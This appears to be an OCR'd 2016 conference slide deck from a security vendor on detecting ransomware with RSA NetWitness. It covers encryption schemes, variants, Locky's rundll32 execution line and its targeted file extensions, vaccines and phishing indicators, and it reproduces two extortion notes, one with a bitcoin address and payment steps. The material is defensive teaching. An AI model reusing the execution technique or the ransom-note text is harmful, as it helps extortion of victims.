RSA® Charge 2016

Detecting Ransomware Using RSA NetWitness

Rebecca Quinn, Vice President – Information Security

John Tyson, Raytheon Foreground Security, Security Engineer


E16-TXP4. This document does not contain technology or Technical Data controlled under either the U.S. International Traffic in Arms Regulations or the U.S. Export Administration Regulations.
Copyright. Unpublished Work. Raytheon Company.

#RSACharge

RSA Charge 2016

Agenda

- About Us
  - –RFS VSOC
  - –Large Financial Firm
- The Threat
  - –Background and Variants
- Ransomware
  - –Delivery
  - –Detection
  - –Identification
  - –Mitigation
  - –Recovery



Raytheon
Foreground Security

RSA Charge 2016

The Threat

Background Targets and Variants

About Us – Raytheon Foreground Security

MSSP Difference


- Managed Detection and Response with a focus in proactive threat hunting
  - –Searching thru datasets that evade traditional rule/signature based solutions
  - –Leverage our patented technology to hunt
    - –Not alert driven!
- Data stays in customer space
- Customized approach
  - –Plug into your processes & tools
    - –Vender Inclusive

RSA Charge 2016

About Us – VSOC

VSOC

- Hunters human and machine
  - Reverse engineering
  - Forensic analysis
  - Custom content creation
    - 750+ App Rules
    - Approx. 200 custom Parsers this year
    - Very low false positive rate
- Blue learns from red
- Customers benefit from other customers
- Threat Scope/Roadmap for entire enterprise



Status ▾ Author Tyson, John ▾ (Initial) Client ▾

Title

Use Case

Attack Chain Phase ▾

Threat Actor ▾

Protocol ▾

Threat Category
□ Browser hijacking
□ Brute-force
□ Cybersquatting
□ Data Exfiltration
□ DOS
□ Exploitation
□ Lateral Movement
□ Other
□ Phishing
□ RAT
□ Scareware
□ Social Engineering
□ Watering Hole

Platform ▾

Requirements
□ Apache logs
□ Bit9/Carbon Black logs
□ Bluecoat logs
□ Bro logs
□ Cisco ASA Firewall logs
□ client customization
□ Definition - admin ports
□ Definition - mail servers
□ Definition - privileged accounts
□ Definition - VIP/HVT
□ DMZ Network definitions
□ DNS logs
□ Fidelis logs
□ FireEye logs
□ FlowIntegrator logs
□ geolocation service
□ Ironport logs
□ McAfee Email Gateway logs
□ McAfee epo logs
□ McAfee Web Gateway logs
□ MS DNS logs
□ netflow logs
□ Packet Data for email
□ Packet Data with direction
□ Palo Alto Traffic logs
□ Process Tracking or Application Whitelisting
□ proxy logs
□ RSA SecureID logs
□ Snort ET subscription
□ Stealthwatch logs
□ Symantec Endpoint logs
□ VIP definitions
□ Windows Event logs
□ Windows Event logs - endpoints
□ Windows Event logs - Powershell/Event ID 800
□ Windows Event logs with command line arguments audited

Raytheon
Foreground Security
CONTENTXCHANGE

About Us – Large Financial Firm


- Large Financial Firm
  - Many products, many needs
  - Constant battle between projects, people and resources
  - Tier 1- Tier 3 analysts in house with multiple specialties of products
  - Endpoint
    - Some ECAT
    - Other vendors used as well
  - Network level monitoring
    - Packets!

Background Information

- Two main types of Ransomware
  - First ransomware threat detected around 1989 AIDS Trojan 5.25” floppy distributed via snail mail.
    - –Lockers
      - Locks the computer
      - Higher success rate of recovery
    - –Crypto
      - Encrypts user data
      - Harder to recover from
      - Most commonly found in the wild
      - Focus of this talk
    - –Ransomware poised to be most profitable malware
      - Most demand Payment in Bitcoin
      - FBI forecasts could top $1Billion this year alone
      - Cerber perhaps the most profitable
      - RSA has released content for Cerber


Common Locker Types

- Symmetric – one Key much faster
  - –Generated on comp then send to attacker or
  - –Request key from attacker after compromised
  - –To keep the user from having the key
- Asymmetric – Public & Private
  - –Much slower
  - –Less care about public key
- •Both, this is nasty
  - –Downloaded Public Key
    - •Connection must not be blocked to be successful
    - •Can reuse same Public key
  - –Embedded Public Key
    - •No need to dial out
    - •Must use original key pairs every time if giving out private key


256-Bit Symmetric Key AES Generated
2
RSA Key Retrieved from Ransomware Exe
1
File encrypted using AES
2048-Bit Asymmetric Key RSA Generated
3
AES Key is Encrypted with RSA Key and Embedded in Encrypted File

Current Variant Information

- Pick a variant any variant
  - CBTLocker
    - Uses Both symmetric and asymmetric
  - –Fantom
    - •Mimics Windows installer
  - –CryLocker
    - •Atypical Beacons
  - –Hydra Crypt
    - •Added a countdown clock dumps data at 0
    - •De-Crypter Available
  - –CryPy
    - •Created totally in Python
  - –Locky
    - •Next slide



Central Security Treatment Organization
Department of pre-trial settlement

WARNING!
YOUR FILES ARE ENCRYPTED!

DECRYPTION COST

Amount total:	**$625 (≈Ƀ 1.1363636363636365)**
Remains to pay:	**$625 (≈Ƀ 1.1363636363636365)**

YOUR DOCUMENTS, DATABASES, PROJECT FILES, AUDIO AND VIDEO CONTENT AND OTHER CRITICAL FILES HAVE BEEN ENCRYPTED WITH A PERSISTENT MILITARY-GRADE CRYPTO ALGORITHM!!!


To restore the access to your files you need to pay commission for the decryption in amount of **$625 (≈Ƀ1.1363636363636365)**.
Only after the commission is paid in full you will be provided with the special software for the encrypted data recovery.

IMPORTANT


In the case of non-payment of the full commission within **3d 18h** ,
the amount of commission will be raised to **$1250 (≈Ƀ2.272727272727273)**

Locky Variant

- September 26th new Locky variant .odin extension
  - delivered via macro email
  - user enables macros
  - gets an encrypted .dll via C2
  - encrypts .dll
  - uses legitimate process rundll32.exe to invoke the downloaded .dll
  - begins to encrypt user data all files types below are owned



```
rundll32.exe %Temp%\[name_of_dll],qwerty
```



```
.yuv, .ycbcra, .xis, .wpd, .tex, .sxg, .stx, .srw, .srf, .sqlitedb, .sqlite3, .sqlite, .sdf, .sda, .s3d
b, .rwz, .rwl, .rdb, .rat, .raf, .qby, .qbx, .qbw, .qbr, .qba, .psafe3, .plc, .plus_muhd, .pdd, .oth, .
orf, .odm, .odf, .nyf, .nxl, .nwb, .nrw, .nop, .nef, .ndd, .myd, .mrw, .moneywell, .mny, .mmw, .mfw, .m
ef, .mdc, .lua, .kpdx, .kdc, .kdbx, .jpe, .incpas, .iiq, .ibz, .ibank, .hbk, .gry, .grey, .gray, .fhd,
.ffd, .exf, .erf, .erbsql, .eml, .dxg, .drf, .dng, .dgc, .des, .der, .ddrw, .ddoc, .dcs, .db_journal, .
csl, .csh, .crw, .craw, .cib, .cdrw, .cdr6, .cdr5, .cdr4, .cdr3, .bpw, .bgt, .bdb, .bay, .bank, .backup
db, .backup, .back, .awg, .apj, .ait, .agdl, .ads, .adb, .acr, .ach, .accdt, .accdr, .accde, .vmxf, .vm
sd, .vhdx, .vhd, .vbox, .stm, .rvt, .qcow, .qed, .pif, .pdb, .pab, .ost, .ogg, .nvram, .ndf, .m2ts, .lo
g, .hpp, .hdd, .groups, .flvv, .edb, .dit, .dat, .cmt, .bin, .aiff, .xlk, .wad, .tlg, .say, .sas7bdat,
.qbm, .qbb, .ptx, .pfx, .pef, .pat, .oil, .odc, .nsh, .nsg, .nsf, .nsd, .mos, .indd, .iif, .fpx, .fff,
.fdb, .dtd, .design, .ddd, .dcr, .dac, .cdx, .cdf, .blend, .bkp, .adp, .act, .xlr, .xlam, .xla, .wps, .
tga, .pspimage, .pct, .pcd, .fxg, .flac, .eps, .dxb, .drw, .dot, .cpi, .cls, .cdr, .arw, .aac, .thm, .s
rt, .save, .safe, .pwm, .pages, .obj, .mlb, .mbx, .lit, .laccdb, .kwm, .idx, .html, .flf, .dxf, .dwg, .
dds, .csv, .css, .config, .cfg, .cer, .asx, .aspx, .aoi, .accdb, .7zip, .xls, .wab, .rtf, .prf, .ppt, .
oab, .msg, .mapimail, .jnt, .doc, .dbx, .contact, .mid, .wma, .flv, .mkv, .mov, .avi, .asf, .mpeg, .vob
, .mpg, .wmv, .fla, .swf, .wav, .qcow2, .vdi, .vmdk, .vmx, .wallet, .upk, .sav, .ltx, .litesql, .litemo
d, .lbf, .iwi, .forge, .das, .d3dbsp, .bsa, .bik, .asset, .apk, .gpg, .aes, .ARC, .PAQ, .tar.bz2, .tbk,
.bak, .tar, .tgz, .rar, .zip, .djv, .djvu, .svg, .bmp, .png, .gif, .raw, .cgm, .jpeg, .jpg, .tif, .tiff
, .NEF, .psd, .cmd, .bat, .class, .jar, .java, .asp, .brd, .sch, .dch, .dip, .vbs, .asm, .pas, .cpp, .p
hp, .ldf, .mdf, .ibd, .MYI, .MYD, .frm, .odb, .dbf, .mdb, .sql, .SQLITEDB, .SQLITE3, .pst, .onetoc2, .a
sc, .lay6, .lay, .ms11 (Security copy), .sldm, .sldx, .ppsm, .ppsx, .ppam, .docb, .mml, .sxm, .otg, .od
g, .uop, .potx, .potm, .pptx, .pptm, .std, .sxd, .pot, .pps, .sti, .sxi, .otp, .odp, .wks, .xltx, .xltm
, .xlsx, .xlsm, .xlsb, .slk, .xlw, .xlt, .xlm, .xlc, .dif, .stc, .sxc, .ots, .ods, .hwp, .dotm, .dotx,
.docm, .docx, .DOT, .max, .xml, .txt, .CSV, .uot, .RTF, .pdf, .XLS, .PPT, .stw, .sxw, .ott, .odt, .DOC,
.pem, .csr, .crt, .key
```

Locky Vaccines

- Legacy Static Vaccines
  - –In the past did not target computers with System Language set to Russian
  - –Set registry key
    - •HKCU\Software\Locky
  - –Locky Updated, static vaccine no longer works
- Dynamic Vaccine Still Applicable on some Variants
  - –Lexi.com
  - –Python script
  - –Registry key created based on the individual machine Windows GUID Partition


Ransomware

Delivery Detection and Identification

Typical Delivery or Suspicious indicators (Email campaigns)

- Typo squatting senders
  - This includes @d0main.com as well as VIPname@notourdomain[.]com
  - We have a couple of…popular VIP's that get more of certain types of requests
- Specific types of phishing campaigns
  - "I'm not in the office can you send me X"
  - Invoice spam, wire fraud & indicators
  - Common extortion schemes
- Weird attachments
  - JPG's that are actually executables
  - MS Office products we don't use in house
  - Pdfs with macros
- Trending info
  - Free-mail (yahoo, gmail, outlook, Hotmail etc) senders with 100+ recipients in different business units

Ransomware Note




We, HACKER TEAM - Armada Collective
1 - We checked your security system. The system works is very bad
2 - On Friday 26_08_2016_8:00p.m. GMT !!! We begin to attack your network servers and computers
3 - We will produce a powerful DDoS attack - up to 300 Gbps
4 - Your servers will be hacking the database is damaged
5 - All data will be encrypted on computers Cerber - Crypto-Ransomware
4 - You can stop the attack beginning, if payment 1 bitcoin to bitcoin ADDRESS: 14RD6ixSshL1SiK42AqSfQg3ktPRDi1fh9
5 - Do you have time to pay. If you do not pay before the attack 1 bitcoin the price will increase to 20 bitcoins
6 - After payment we will advice how to fix bugs in your system

Transfer 1 bitcoin to bitcoin ADDRESS: 14RD6ixSshL1SiK42AqSfQg3ktPRDi1fh9 and you'll be out of danger.

Bitcoins e-money https://en.wikipedia.org/wiki/Bitcoin
Bitcoins are very easy to use.
Instruction:
1.You have to make personal bitcoin wallet. It is very easy. You can download and install bitcoin wallet to your PC.
There are lots of reliable wallets, such as: https://multibit.org/ https://xapo.com/
But there are much easier options as well. You can make bitcoin wallet online, for example blockchain.info or coinbase.com and many others.
You may also transfer money directly from exchanger or bitcoin ATM to the decryption address provided to you.
2. You can top up the credit on your bitcoin wallet in most convenient way:
- To buy bitcoins in the nearest bitcoin ATM; refer to the address on a website: coinatmradar.com/countries/
- by means of credit card or different payment systems such as PayPal, Skrill, Neteller and others or by cash, for example:
https://localbitcoins.com/buy_bitcoins
https://exchange.monetago.com
https://hitbtc.com/exchange
Please search how to buy bitcoins, how to make bitcoin wallet with Google for the additional information

Delivery - Phishing

- Executive spoofing
  - CEO to CFO
  - CEO to other execs
